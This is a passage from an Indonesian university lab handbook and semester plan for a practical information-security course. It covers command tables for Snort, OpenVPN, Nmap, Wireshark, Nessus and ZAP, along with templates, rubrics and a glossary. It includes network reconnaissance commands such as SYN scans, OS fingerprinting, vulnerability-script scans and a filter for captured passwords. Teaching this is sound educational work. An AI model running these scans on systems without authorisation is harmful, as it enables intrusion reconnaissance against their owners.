`sudo snort -V`	Cek versi Snort
`sudo snort -T -c /etc/snort/snort.conf -i eth0`	Uji konfigurasi
`sudo snort -A console -q -c /etc/snort/snort.conf -i eth0`	Jalankan IDS dengan alert di konsol
`sudo snort -A fast -c /etc/snort/snort.conf -i eth0 -l /var/log/snort`	Jalankan dengan logging ke file
`sudo snort -r /var/log/snort/snort.log.xxxx`	Baca file log binary
`alert icmp any any -> $HOME_NET any (msg:"Ping"; sid:1000001;)`	Contoh aturan ICMP

D. OpenVPN

Perintah	Fungsi
`sudo apt install openvpn easy-rsa`	Instal OpenVPN dan easy-rsa
`./easyrsa init-pki`	Inisialisasi PKI
`./easyrsa build-ca`	Bangun Certificate Authority
`./easyrsa gen-req server`	Buat request sertifikat server
`./easyrsa sign-req server server`	Tandatangani sertifikat server
`./easyrsa gen-dh`	Generate Diffie-Hellman parameters
`openvpn --genkey --secret ta.key`	Generate TLS-Auth key
`sudo systemctl start openvpn-server@server`	Start OpenVPN server
`sudo openvpn --config client.ovpn`	Jalankan OpenVPN client

E. Wireshark & Nmap

Perintah	Fungsi
`wireshark`	Jalankan Wireshark GUI
`tshark -r file.pcap -Y "http"`	Baca file pcap dengan filter (command line)
`nmap -sn 192.168.1.0/24`	Ping sweep
`sudo nmap -sS 192.168.1.10`	TCP SYN scan
`nmap -sV 192.168.1.10`	Deteksi versi layanan
`sudo nmap -O 192.168.1.10`	OS fingerprinting
`nmap -p- 192.168.1.10`	Scan semua port
`nmap --script vuln 192.168.1.10`	Jalankan script vulnerability

F. Nessus

Langkah	Fungsi
`sudo dpkg -i Nessus-<version>.deb`	Instal Nessus
`sudo systemctl start nessusd`	Start service Nessus
Akses `https://localhost:8834`	Web interface Nessus
New Scan > Basic Network Scan	Buat scan baru
Export > HTML/PDF	Ekspor laporan

G. OWASP ZAP

Langkah	Fungsi
`zaproxy`	Jalankan ZAP
Atur proxy browser ke localhost:8080	Proxy
Klik kanan target > Attack > Spider	Spidering
Klik kanan target > Attack > Active Scan	Active scan
Tab Alert	Lihat hasil
Report > Generate Report	Buat laporan

LAMPIRAN 2: CHEAT SHEET

A. Port Penting

Port	Layanan	Keterangan
20,21	FTP	File Transfer Protocol (plain text)
22	SSH	Secure Shell (enkripsi)
23	Telnet	Remote login (plain text, tidak aman)
25	SMTP	Email sending
53	DNS	Domain Name System
80	HTTP	Web (plain text)
110	POP3	Email retrieval
123	NTP	Network Time Protocol
143	IMAP	Email retrieval
443	HTTPS	Web (enkripsi)
3306	MySQL	Database
3389	RDP	Remote Desktop
5432	PostgreSQL	Database
8080	HTTP-Alt	Web alternatif (proxy)

B. CVSS Score Severity

Skor CVSS	Tingkat Keparahan
0.0 - 3.9	Low
4.0 - 6.9	Medium
7.0 - 8.9	High
9.0 - 10.0	Critical

C. OWASP Top 10 2021

Peringkat	Kategori
A01	Broken Access Control
A02	Cryptographic Failures
A03	Injection (termasuk SQLi, XSS)
A04	Insecure Design
A05	Security Misconfiguration
A06	Vulnerable and Outdated Components
A07	Identification and Authentication Failures
A08	Software and Data Integrity Failures
A09	Security Logging and Monitoring Failures
A10	Server-Side Request Forgery (SSRF)

D. HTTP Status Codes

Kode	Keterangan
200	OK
301	Moved Permanently
302	Found (redirect)
400	Bad Request
401	Unauthorized
403	Forbidden
404	Not Found
500	Internal Server Error
502	Bad Gateway
503	Service Unavailable

E. Filter Wireshark Penting

Filter	Fungsi
`ip.addr == 192.168.1.10`	Tampilkan paket dari/ke IP tertentu
`tcp.port == 80`	Tampilkan paket dengan port 80
`http`	Tampilkan protokol HTTP
`icmp`	Tampilkan ICMP (ping)
`tcp.flags.syn == 1`	Tampilkan paket dengan flag SYN
`tcp.flags.reset == 1`	Tampilkan paket RST
`dns.qry.name contains "google"`	Tampilkan query DNS yang mengandung "google"
`frame contains "password"`	Tampilkan paket yang mengandung string "password"

LAMPIRAN 3: TEMPLATE DOKUMEN

A. Template Laporan Praktikum

Cover

```
LAPORAN PRAKTIKUM KE-[Nomor]
[JUDUL MODUL]

Mata Kuliah  : Keamanan Sistem Informasi (Praktikum)
Kode MK      : ISY3210
Dosen        : Ir. H. A. Mooduto, M.Kom. & Ideva Gaputra, S.Kom., M.Kom.

Disusun oleh:
Nama  : [Nama Lengkap]
NIM   : [NIM]
Kelas : [Kelas]

LABORATORIUM KOMPUTER
JURUSAN TEKNOLOGI INFORMASI
POLITEKNIK NEGERI PADANG
[Tahun]
```

Bab I: Pendahuluan

- Latar Belakang
- Tujuan Praktikum

Bab II: Landasan Teori

(berisi penjelasan konsep yang relevan)

Bab III: Langkah Kerja dan Hasil

(berisi langkah-langkah dengan screenshot)

Bab IV: Analisis dan Pembahasan

(analisis hasil, jawaban tugas)

Bab V: Kesimpulan dan Saran

Lampiran

- Daftar Pustaka
- Screenshot tambahan

B. Template Kebijakan Keamanan

Acceptable Use Policy (AUP)

```
ACCEPTABLE USE POLICY
[NAMA PERUSAHAAN/ORGANISASI]
Versi: [1.0]
Tanggal: [DD/MM/YYYY]

1. TUJUAN
   [Tujuan kebijakan]

2. RUANG LINGKUP
   [Kepada siapa kebijakan berlaku]

3. DEFINISI
   - [Istilah 1]: [Definisi]
   - [Istilah 2]: [Definisi]

4. KEBIJAKAN PENGGUNAAN INTERNET
   [Aturan penggunaan internet]

5. KEBIJAKAN PENGGUNAAN EMAIL
```

[Aturan penggunaan email]

6. KEBIJAKAN PERANGKAT DAN SOFTWARE
[Aturan penggunaan perangkat dan instalasi software]

7. KEAMANAN DATA
[Aturan perlindungan data]

8. PENANGANAN INSIDEN
[Prosedur pelaporan insiden]

9. SANKSI PELANGGARAN
[Konsekuensi pelanggaran]

10. TANGGUNG JAWAB
[Pembagian peran]

11. TINJAUAN DAN PEMBARUAN
[Jadwal review]

12. PERSETUJUAN
[Tanda tangan otorisasi]

Password Policy

PASSWORD POLICY
[NAMA PERUSAHAAN/ORGANISASI]
Versi: [1.0]
Tanggal: [DD/MM/YYYY]

1. TUJUAN
[Tujuan kebijakan password]

2. RUANG LINGKUP
[Kepada siapa kebijakan berlaku]

3. DEFINISI
- Password: [Definisi]
- MFA: [Definisi]

4. PERSYARATAN PEMBUATAN PASSWORD
- Panjang minimal [12] karakter
- Mengandung huruf besar, kecil, angka, karakter khusus
- Tidak boleh mengandung informasi pribadi

```
5. MASA BERLAKU PASSWORD
   - Wajib diganti setiap [90] hari
   - Tidak boleh menggunakan [5] password terakhir

6. PROSEDUR LOGIN
   - Akun terkunci setelah [5] kali gagal login
   - Hubungi IT untuk membuka kunci

7. PENYIMPANAN PASSWORD
   - Dilarang menulis password
   - Dilarang berbagi password

8. AUTHENTIKASI MULTI-FAKTOR (MFA)
   - Wajib untuk akses kritikal

9. PASSWORD DEFAULT
   - Harus segera diubah

10. PENANGANAN PASSWORD TERKOMPROMI
    - [Prosedur]

11. SANKSI
    - [Konsekuensi]

12. PERSETUJUAN
    [Tanda tangan otorisasi]
```

C. Template Laporan Vulnerability Scan

Executive Summary

- Ringkasan temuan
- Jumlah kerentanan per severity
- Risiko utama
- Rekomendasi umum

Temuan Kerentanan

No	Nama Kerentanan	Severity	Lokasi	Deskripsi	Rekomendasi
1	SQL Injection	Critical	/sqli/?id=1	...	...
2	XSS Reflected	High	/xss/	...	...

No	Nama Kerentanan	Severity	Lokasi	Deskripsi	Rekomendasi
...	...	...	...	...	...

LAMPIRAN 4: TROUBLESHOOTING

A. Masalah Umum OpenSSL

Masalah	Penyebab	Solusi
`openssl: command not found`	OpenSSL belum terinstal	Instal dengan `sudo apt install openssl`
`unable to load private key`	File private key tidak ditemukan atau format salah	Periksa path file, pastikan file dalam format PEM
`bad decrypt`	Password salah atau file korup	Ulangi dengan password yang benar, pastikan file tidak rusak
`data too large for key size`	Ukuran data melebihi kapasitas RSA	Gunakan enkripsi hybrid (RSA + AES)

B. Masalah Umum iptables

Masalah	Penyebab	Solusi
`iptables: Permission denied`	Tidak menggunakan sudo	Jalankan dengan `sudo`
Aturan tidak bertahan setelah reboot	Belum disimpan	Simpan dengan `iptables-save` dan restore via rc.local atau netfilter-persistent
Koneksi SSH terputus setelah menerapkan aturan	Aturan DROP tanpa mengizinkan SSH	Akses secara fisik atau melalui console, tambahkan aturan ACCEPT untuk SSH
Port forwarding tidak bekerja	IP forwarding tidak diaktifkan	Aktifkan dengan `sysctl net.ipv4.ip_forward=1`

C. Masalah Umum Snort

Masalah	Penyebab	Solusi
`ERROR: Cannot open PID file`	Snort sudah berjalan	Hentikan proses dengan `sudo killall snort`
Tidak ada alert saat serangan	Aturan tidak tepat, atau interface salah	Periksa aturan, pastikan interface yang dimonitor benar
`snort: command not found`	Snort belum terinstal	Instal dengan `sudo apt install snort`

Masalah	Penyebab	Solusi
Alert muncul tapi tidak sesuai	Aturan terlalu umum atau salah	Perbaiki aturan, gunakan filter yang lebih spesifik

D. Masalah Umum OpenVPN

Masalah	Penyebab	Solusi
`Options error: Unrecognized option or missing parameter(s)`	Kesalahan sintaks di file konfigurasi	Periksa kembali file .conf, pastikan tidak ada typo
`TLS Error: TLS key negotiation failed`	Masalah sertifikat atau tls-auth	Pastikan file ca.crt, server.crt, server.key, ta.key benar dan pathnya tepat
`Initialization Sequence Completed` tapi tidak bisa ping	Routing atau firewall	Periksa rute di client, pastikan IP forwarding di server aktif, periksa firewall
Client tidak mendapat IP	Pool IP habis atau konfigurasi server salah	Periksa `server` directive di server.conf, pastikan subnet cukup

E. Masalah Umum Wireshark

Masalah	Penyebab	Solusi
`You don't have permission to capture on that device`	User tidak berada di grup wireshark	Tambahkan user ke grup wireshark: `sudo usermod -aG wireshark $USER`, logout login
Tidak ada interface yang muncul	Wireshark tidak dijalankan sebagai root atau library missing	Jalankan dengan sudo, atau instal ulang libpcap
Capture terlalu banyak paket	Tidak ada filter	Gunakan filter capture atau display filter

F. Masalah Umum Nmap

Masalah	Penyebab	Solusi
`Failed to resolve given hostname/IP`	Hostname tidak dikenal	Periksa ejaan, gunakan IP
`Note: Host seems down`	Target tidak aktif atau firewall	Coba ping terlebih dahulu,

Masalah	Penyebab	Solusi
	memblokir	gunakan `-Pn` untuk skip host discovery
Scan lambat	Banyak port atau jaringan lambat	Gunakan timing template `-T4` untuk lebih cepat

G. Masalah Umum Nessus

Masalah	Penyebab	Solusi
`Unable to connect to Nessus`	Service tidak berjalan	`sudo systemctl start nessusd`
`Activation code invalid`	Kode salah atau sudah digunakan	Registrasi ulang di tenable.com
Scan stuck	Target tidak responsif atau jaringan bermasalah	Periksa koneksi ke target, coba ping
Plug-in lama	Belum update	Update manual di web interface

H. Masalah Umum OWASP ZAP

Masalah	Penyebab	Solusi
Browser tidak bisa mengakses internet setelah set proxy	Proxy ZAP tidak berjalan atau sertifikat tidak diinstal	Pastikan ZAP berjalan, instal sertifikat root
Tidak ada alert setelah active scan	Target tidak rentan, atau level keamanan tinggi	Coba level low di DVWA, periksa kembali konfigurasi
Spider tidak menemukan semua halaman	Aplikasi menggunakan banyak JavaScript	Gunakan AJAX spider atau eksplorasi manual

---

LAMPIRAN 5: DAFTAR REFERENSI

Buku Teks

1. Stallings, W. (2020). *Cryptography and Network Security: Principles and Practice* (8th ed.). Pearson.
2. Whitman, M. E., & Mattord, H. J. (2021). *Principles of Information Security* (7th ed.). Cengage Learning.
3. Easttom, C. (2021). *Computer Security Fundamentals* (5th ed.). Pearson.
4. Messier, R. (2021). *Network Security with OpenSSL*. O'Reilly Media.
5. Sanders, C. (2017). *Practical Packet Analysis* (3rd ed.). No Starch Press.
6. Lyon, G. F. (2009). *Nmap Network Scanning*. Nmap Project.
7. Stuttard, D., & Pinto, M. (2011). *The Web Application Hacker's Handbook* (2nd ed.). Wiley.
8. Nemeth, E., et al. (2017). *UNIX and Linux System Administration Handbook* (5th ed.). Addison-Wesley.

Standar dan Dokumen Resmi

1. NIST SP 800-30: Guide for Conducting Risk Assessments
2. NIST SP 800-115: Technical Guide to Information Security Testing and Assessment
3. NIST SP 800-63B: Digital Identity Guidelines - Authentication and Lifecycle Management
4. ISO/IEC 27001:2022, ISO/IEC 27002:2022, ISO/IEC 27005:2018
5. OWASP Top 10 - 2021
6. OWASP Cheat Sheet Series

Dokumentasi Tools

1. OpenSSL: https://www.openssl.org/docs/
2. iptables: `man iptables`, https://netfilter.org/documentation/
3. Snort: https://www.snort.org/documents
4. OpenVPN: https://openvpn.net/documentation/
5. Wireshark: https://www.wireshark.org/docs/

6. Nmap: https://nmap.org/book/
7. Nessus: https://docs.tenable.com/nessus/
8. OWASP ZAP: https://www.zaproxy.org/docs/

LAMPIRAN 6: RUBRIK PENILAIAN DETAIL

(Disadur dari RPS halaman 17-35)

A. Rubrik Umum Tugas Praktikum per Pertemuan (Bobot 2% atau 2.5%)

Kriteria	Bobot	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Keberhasilan Praktik	50%	Semua langkah berhasil, output sesuai, tidak ada error	Sebagian besar berhasil, error minor	Beberapa langkah gagal, error signifikan	Gagal total
Pemahaman Prosedur	25%	Menjelaskan setiap langkah dengan tepat, memahami tujuan	Menjelaskan sebagian langkah	Kurang memahami	Tidak memahami
Kualitas Laporan	25%	Laporan lengkap, sistematis, analisis mendalam	Laporan cukup lengkap	Laporan kurang lengkap	Tidak ada laporan

B. Rubrik Partisipasi (Bobot 10%)

Kriteria	Bobot	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Keaktifan	40%	Aktif bertanya/membantu teman, inisiatif tinggi	Cukup aktif	Jarang aktif	Pasif
Kedisiplinan	30%	Hadir tepat waktu, menyelesaikan tugas tepat waktu	Kadang terlambat	Sering terlambat	Tidak hadir
Kerjasama	30%	Berkontribusi positif dalam kelompok	Cukup berkontribusi	Kurang berkontribusi	Tidak berkontribusi

C. Rubrik Ujian Tengah Semester (UTS) – Bobot 30%

Kriteria	Bobot	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Ketepatan Hasil	50%	Semua tugas selesai dengan hasil tepat	Sebagian besar selesai (≥80%)	Beberapa selesai (50-79%)	<50% selesai
Efisiensi Waktu	25%	Selesai sebelum waktu	Selesai tepat waktu	Melebihi waktu	Tidak selesai
Kemandirian	25%	Mengerjakan sendiri	Cukup mandiri	Sering bertanya	Bergantung penuh

D. Rubrik Ujian Akhir Semester (UAS) – Bobot 30%

Kriteria	Bobot	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Ketepatan Hasil	50%	Semua tugas selesai dengan hasil tepat	Sebagian besar selesai	Beberapa selesai	Sebagian besar gagal
Kualitas Laporan	25%	Laporan sangat lengkap, analisis mendalam	Laporan cukup	Laporan kurang	Tidak ada laporan
Kemandirian	25%	Mengerjakan sendiri, mampu menjelaskan	Cukup mandiri	Kurang mandiri	Tidak mandiri

E. Rubrik Proyek Kelompok (Pertemuan 15)

Kriteria	Bobot	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Kualitas Proyek	35%	Semua konfigurasi berfungsi, pengujian berhasil, bukti lengkap	Sebagian besar berhasil	Beberapa berhasil	Tidak berhasil
Analisis Risiko & Kebijakan	20%	Analisis mendalam, kebijakan profesional	Cukup	Kurang	Tidak ada
Laporan	25%	Laporan lengkap, rapi, semua bagian	Cukup lengkap	Kurang	Tidak ada

Kriteria	Bobot	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
		terpenuhi			
Kerja Tim	10%	Semua anggota aktif	Sebagian besar aktif	Hanya beberapa	Tidak ada kerjasama
Presentasi	10%	Presentasi jelas, menarik	Cukup	Kurang	Tidak presentasi

---

LAMPIRAN 7: DAFTAR ISTILAH (GLOSARIUM)

Istilah	Definisi
AES	Advanced Encryption Standard – algoritma enkripsi simetris
AUP	Acceptable Use Policy – kebijakan penggunaan yang diperbolehkan
CA	Certificate Authority – otoritas penerbit sertifikat
CVE	Common Vulnerabilities and Exposures – database kerentanan publik
CVSS	Common Vulnerability Scoring System – sistem penilaian keparahan kerentanan
CPMK	Capaian Pembelajaran Mata Kuliah
CPL	Capaian Pembelajaran Lulusan
DHCP	Dynamic Host Configuration Protocol – protokol konfigurasi IP otomatis
DNAT	Destination NAT – pengubahan alamat IP tujuan
DNS	Domain Name System – sistem penamaan domain
DVWA	Damn Vulnerable Web Application – aplikasi web rentan untuk latihan
Firewall	Sistem keamanan yang memfilter lalu lintas jaringan
FTP	File Transfer Protocol – protokol transfer file
Hash	Fungsi satu arah yang mengubah data menjadi string dengan panjang tetap
HTTP/HTTPS	Hypertext Transfer Protocol (Secure) – protokol web
ICMP	Internet Control Message Protocol – protokol untuk ping dan error
IDS	Intrusion Detection System – sistem pendeteksi serangan
IP	Internet Protocol – alamat logis perangkat di jaringan
iptables	Firewall berbasis kernel Linux
LAN	Local Area Network – jaringan area lokal
MFA	Multi-Factor Authentication – autentikasi dengan dua faktor atau lebih
NAT	Network Address Translation – pengubahan alamat IP
Nessus	Vulnerability scanner dari Tenable
NIDS	Network-based Intrusion Detection System – IDS berbasis jaringan

Istilah	Definisi
NIST	National Institute of Standards and Technology
Nmap	Network Mapper – tool pemindaian jaringan
OpenSSL	Toolkit kriptografi open-source
OpenVPN	Solusi VPN open-source
OS	Operating System – sistem operasi
OWASP	Open Web Application Security Project
OWASP ZAP	Zed Attack Proxy – tool pengujian keamanan aplikasi web
Packet	Unit data yang dikirim melalui jaringan
Payload	Data muatan dalam paket, atau kode berbahaya dalam serangan
PKI	Public Key Infrastructure – infrastruktur kunci publik
RSA	Algoritma kriptografi asimetris (Rivest-Shamir-Adleman)
SHA	Secure Hash Algorithm – algoritma hash
SID	Signature ID – identifikasi unik aturan Snort
Snort	NIDS open-source populer
SNAT	Source NAT – pengubahan alamat IP sumber
SQLi	SQL Injection – serangan injeksi SQL
SSH	Secure Shell – protokol remote login aman
SSL/TLS	Secure Sockets Layer / Transport Layer Security – protokol keamanan
TCP	Transmission Control Protocol – protokol koneksi handshake
UDP	User Datagram Protocol – protokol tanpa koneksi
UTS/UAS	Ujian Tengah Semester / Ujian Akhir Semester
VPN	Virtual Private Network – jaringan privat virtual
Wireshark	Packet analyzer untuk analisis jaringan
XSS	Cross-Site Scripting – serangan injeksi skrip

Ditetapkan di: Padang

Tanggal: 23 Februari 2026

Dosen Pengampu,

Ir. H. A. Mooduto, M.Kom.
Ideva Gaputra, S.Kom., M.Kom.

JURUSAN TEKNOLOGI INFORMASI
RENCANA PEMBELAJARAN SEMESTER (RPS)
MATA KULIAH KEAMANAN SISTEM INFORMASI (PRAKTIKUM)
Program Studi D3-Manajemen Informatika Politeknik Negeri Padang

---

1. Identitas Mata Kuliah

Komponen	Keterangan
Program Studi	D3-Manajemen Informatika
Nama Mata Kuliah	Keamanan Sistem Informasi (Praktikum)
Kode Mata Kuliah	ISY3210
Semester	4
SKS	1 SKS
Nama Dosen Pengampu	1. Ir. H. A. Mooduto, M.Kom. 2. Ideva Gaputra, S.Kom., M.Kom.

---

2. Deskripsi Singkat Mata Kuliah

Mata kuliah praktikum ini merupakan pelengkap dari mata kuliah teori Keamanan Sistem Informasi yang memberikan pengalaman langsung kepada mahasiswa dalam mengimplementasikan berbagai konsep dan teknik keamanan informasi. Mahasiswa akan melakukan praktik konfigurasi perangkat keamanan, implementasi kriptografi, analisis kerentanan, simulasi serangan dan pertahanan, serta penyusunan kebijakan keamanan. Praktikum dilaksanakan di laboratorium komputer dengan panduan modul dan pendampingan instruktur. Setiap pertemuan dirancang untuk mengembangkan keterampilan teknis yang relevan dengan kebutuhan industri dan sesuai dengan KKNI Level 5.

3. Capaian Pembelajaran Lulusan (CPL) yang Dibebankan

Mata kuliah Keamanan Sistem Informasi (Praktikum) berkontribusi terhadap pencapaian dua CPL Program Studi:

Kode CPL	Deskripsi Capaian Pembelajaran Lulusan
CPL-2	Mampu menguasai konsep teoretis bidang manajemen informatika secara umum dan khusus untuk menyelesaikan masalah secara prosedural sesuai dengan lingkup pekerjaannya.
CPL-6	Mampu mengelola dan memelihara infrastruktur teknologi informasi (jaringan, server, sistem cloud) serta menerapkan prinsip keamanan informasi untuk mendukung keberlangsungan operasional organisasi.

4. Capaian Pembelajaran Mata Kuliah (CPMK)

Setelah menyelesaikan mata kuliah praktikum ini, mahasiswa mampu:

Kode CPMK	Deskripsi Capaian Pembelajaran Mata Kuliah
CPMK 1	Mengimplementasikan teknik kriptografi untuk pengamanan data dan komunikasi.
CPMK 2	Melakukan analisis risiko keamanan dan menyusun dokumen kebijakan keamanan sederhana.
CPMK 3	Mengkonfigurasi perangkat keamanan jaringan (firewall, IDS, VPN) dan menganalisis keamanannya.
CPMK 4	Melakukan pengujian keamanan aplikasi web dan mengidentifikasi kerentanan berdasarkan OWASP Top 10.

5. Kemampuan yang Diharapkan (Sub-CPMK)

CPMK	Kode Sub-CPMK	Deskripsi Kemampuan Akhir (Sub-CPMK)
CPMK 1	Sub-CPMK 1.1	Menggunakan tools kriptografi (OpenSSL, GnuPG) untuk mengenkripsi dan mendekripsi file
	Sub-CPMK 1.2	Membuat dan memverifikasi digital signature menggunakan OpenSSL
	Sub-CPMK 1.3	Mengimplementasikan hash untuk verifikasi integritas file
CPMK 2	Sub-CPMK 2.1	Melakukan identifikasi aset dan analisis risiko menggunakan metode kualitatif
	Sub-CPMK 2.2	Menyusun kebijakan keamanan (Acceptable Use Policy, Password Policy)
CPMK 3	Sub-CPMK 3.1	Mengkonfigurasi firewall (iptables) dengan aturan yang sesuai
	Sub-CPMK 3.2	Menginstal dan mengkonfigurasi IDS (Snort) untuk mendeteksi serangan
	Sub-CPMK 3.3	Mengkonfigurasi VPN server dan client menggunakan OpenVPN
	Sub-CPMK 3.4	Menganalisis keamanan jaringan menggunakan tools seperti Wireshark dan Nmap
CPMK 4	Sub-CPMK 4.1	Melakukan vulnerability scanning menggunakan tools (Nessus, OWASP ZAP)
	Sub-CPMK 4.2	Mengidentifikasi kerentanan OWASP Top 10 pada aplikasi web
	Sub-CPMK 4.3	Membuat laporan hasil pengujian keamanan dan rekomendasi perbaikan

6. Tabel Korelasi CPL – CPMK dengan Bobot Kontribusi

CPMK	CPL-2 (50%)	CPL-6 (50%)	Total Kontribusi
CPMK 1	√ (12.5%)	√ (12.5%)	25%
CPMK 2	√ (12.5%)	√ (12.5%)	25%
CPMK 3	√ (12.5%)	√ (12.5%)	25%
CPMK 4	√ (12.5%)	√ (12.5%)	25%
Total	**50%**	**50%**	**100%**

Keterangan:

- Simbol √ menunjukkan kontribusi langsung CPMK terhadap CPL
- Angka dalam persen menunjukkan bobot kontribusi setiap CPMK terhadap masing-masing CPL
- Total kontribusi mata kuliah terhadap CPL-2 = 50%, terhadap CPL-6 = 50%

---

7. Tabel Korelasi CPL - Sub-CPMK

Sub-CPMK	CPL-2	CPL-6
Sub-CPMK 1.1	√	√
Sub-CPMK 1.2	√	√
Sub-CPMK 1.3	√	√
Sub-CPMK 2.1	√	√

Sub-CPMK	CPL-2	CPL-6
Sub-CPMK 2.2	√	√
Sub-CPMK 3.1	√	√
Sub-CPMK 3.2	√	√
Sub-CPMK 3.3	√	√
Sub-CPMK 3.4	√	√
Sub-CPMK 4.1	√	√
Sub-CPMK 4.2	√	√
Sub-CPMK 4.3	√	√

---

8. Daftar Referensi

1. Stallings, W. (2020). *Cryptography and Network Security: Principles and Practice* (8th ed.). Pearson.
2. Whitman, M. E., & Mattord, H. J. (2021). *Principles of Information Security* (7th ed.). Cengage Learning.
3. Easttom, C. (2021). *Computer Security Fundamentals* (5th ed.). Pearson.
4. OWASP Foundation. (2021). *OWASP Top Ten - 2021*. The Open Web Application Security Project.
5. Messier, R. (2021). *Network Security with OpenSSL*. O'Reilly Media.
6. Oracle. (2022). *MySQL Security Guide*. Oracle Corporation.
7. Snort Project. (2023). *Snort User Manual*. Cisco Systems.
8. OpenVPN. (2023). *OpenVPN Documentation*. OpenVPN Inc.

---

9. Bahan Kajian (Praktikum)

1. **Kriptografi Terapan**: Enkripsi/dekripsi file dengan OpenSSL/GnuPG, pembuatan key pair, digital signature, hash.
2. **Analisis Risiko**: Identifikasi aset, penilaian risiko, matriks risiko.
3. **Kebijakan Keamanan**: Penyusunan dokumen kebijakan (AUP, Password Policy).
4. **Keamanan Jaringan**: Konfigurasi firewall iptables, instalasi dan konfigurasi Snort IDS, konfigurasi OpenVPN, analisis traffic dengan Wireshark, scanning dengan Nmap.
5. **Keamanan Aplikasi**: Vulnerability scanning dengan Nessus/OWASP ZAP, identifikasi kerentanan OWASP Top 10.
6. **Pelaporan**: Penyusunan laporan hasil pengujian keamanan.

---

10. Tabel Rencana Pembelajaran per Pertemuan

Pertemuan Ke-	Kemampuan Akhir (Sub-CPMK)	Topik Bahasan	Metode Pembelajaran	Pengalaman Belajar Mahasiswa	Waktu (menit)	Kriteria & Indikator Penilaian	Bobot (%) Penilaian	CPL yang Dikaitkan
1	[1.1] Menggunakan tools kriptografi (OpenSSL) untuk enkripsi/dekripsi file	Pengenalan OpenSSL, enkripsi simetris (AES) dan asimetris (RSA)	Demonstrasi, praktik mandiri, workshop	• Menginstal OpenSSL • Melakukan enkripsi dan dekripsi file menggunakan AES • Membuat key pair RSA dan melakukan enkripsi/dekripsi	170	**Kriteria**: Keberhasilan enkripsi/dekripsi, ketepatan penggunaan perintah **Indikator**: Semua file berhasil dienkripsi dan didekripsi, perintah sesuai	2%	CPL-2, CPL-6
2	[1.2] Membuat dan memverifikasi digital signature	Digital signature dengan	Demonstrasi, praktik	• Menghitung hash file (SHA-256) • Membuat digital	170	**Kriteria**: Keberhasilan pembuatan dan	2%	CPL-2, CPL-6

Pertemuan Ke-	Kemampuan Akhir (Sub-CPMK)	Topik Bahasan	Metode Pembelajaran	Pengalaman Belajar Mahasiswa	Waktu (menit)	Kriteria & Indikator Penilaian	Bobot (%) Penilaian	CPL yang Dikaitkan
		OpenSSL, fungsi hash		signature • Memverifikasi signature		verifikasi signature **Indikator**: Signature berhasil dibuat dan diverifikasi, hash konsisten		
3	[1.3] Mengimplementasikan hash untuk verifikasi integritas	Hash file, verifikasi integritas, studi kasus	Praktik, studi kasus	• Menghitung hash file sebelum dan sesudah modifikasi • Membandingkan hash untuk deteksi perubahan	170	**Kriteria**: Ketepatan perhitungan hash, kemampuan deteksi perubahan **Indikator**: Hash berubah setelah modifikasi, laporan analisis	2.5%	CPL-2, CPL-6
4	[2.1] Melakukan identifikasi aset dan analisis risiko	Identifikasi aset, penilaian risiko, matriks risiko	Simulasi, studi kasus, diskusi	• Mengidentifikasi aset organisasi fiktif • Menilai likelihood dan impact • Membuat matriks risiko	170	**Kriteria**: Kelengkapan identifikasi, ketepatan penilaian **Indikator**: 10+ aset teridentifikasi, matriks risiko jelas	2%	CPL-2, CPL-6

Pertemuan Ke-	Kemampuan Akhir (Sub-CPMK)	Topik Bahasan	Metode Pembelajaran	Pengalaman Belajar Mahasiswa	Waktu (menit)	Kriteria & Indikator Penilaian	Bobot (%) Penilaian	CPL yang Dikaitkan
5	[2.2] Menyusun kebijakan keamanan	Struktur kebijakan, Acceptable Use Policy, Password Policy	Workshop, penyusunan dokumen	• Menyusun draf kebijakan AUP • Menyusun kebijakan password	170	**Kriteria**: Kelengkapan struktur, kejelasan bahasa, kesesuaian standar **Indikator**: Kebijakan lengkap (tujuan, ruang lingkup, sanksi)	2%	CPL-2, CPL-6
6	[3.1] Mengkonfigurasi firewall (iptables)	Dasar iptables, aturan filtering, NAT	Demonstrasi, praktik	• Mengkonfigurasi aturan dasar iptables • Memblokir port tertentu • Mengatur forwarding	170	**Kriteria**: Keberhasilan konfigurasi, aturan bekerja sesuai **Indikator**: Port yang diblokir tidak dapat diakses, aturan persist	2%	CPL-2, CPL-6
7	[3.2] Menginstal dan mengkonfigurasi IDS (Snort)	Instalasi Snort, konfigurasi rules, deteksi serangan	Demonstrasi, praktik	• Menginstal Snort • Mengkonfigurasi rules sederhana • Menguji deteksi serangan (ping, port scan)	170	**Kriteria**: Instalasi berhasil, deteksi serangan tepat **Indikator**: Snort berjalan, alert muncul saat	2.5%	CPL-2, CPL-6

Pertemuan Ke-	Kemampuan Akhir (Sub-CPMK)	Topik Bahasan	Metode Pembelajaran	Pengalaman Belajar Mahasiswa	Waktu (menit)	Kriteria & Indikator Penilaian	Bobot (%) Penilaian	CPL yang Dikaitkan
						serangan		
8	**UJIAN TENGAH SEMESTER**	Praktikum mencakup pertemuan 1-7	Ujian praktik	• Menyelesaikan tugas praktik individu (enkripsi, firewall, Snort)	170	**Kriteria**: Ketepatan dan kecepatan penyelesaian **Indikator**: Semua tugas selesai dengan benar	30%	CPL-2, CPL-6
9	[3.3] Mengkonfigurasi VPN (OpenVPN)	Konsep VPN, instalasi OpenVPN, konfigurasi server-client	Demonstrasi, praktik	• Menginstal OpenVPN server • Membuat sertifikat • Mengkonfigurasi client dan koneksi	170	**Kriteria**: Koneksi VPN berhasil, enkripsi aktif **Indikator**: Client dapat terhubung, traffic terenkripsi	2%	CPL-2, CPL-6
10	[3.4] Menganalisis keamanan jaringan dengan Wireshark dan Nmap	Packet analysis dengan Wireshark, scanning dengan Nmap	Demonstrasi, praktik	• Menggunakan Wireshark untuk menganalisis traffic • Melakukan port scanning dengan Nmap • Mengidentifikasi port terbuka dan layanan	170	**Kriteria**: Kemampuan analisis traffic, ketepatan identifikasi **Indikator**: Menjelaskan isi packet, mengidentifikasi layanan	2.5%	CPL-2, CPL-6

Pertemuan Ke-	Kemampuan Akhir (Sub-CPMK)	Topik Bahasan	Metode Pembelajaran	Pengalaman Belajar Mahasiswa	Waktu (menit)	Kriteria & Indikator Penilaian	Bobot (%) Penilaian	CPL yang Dikaitkan
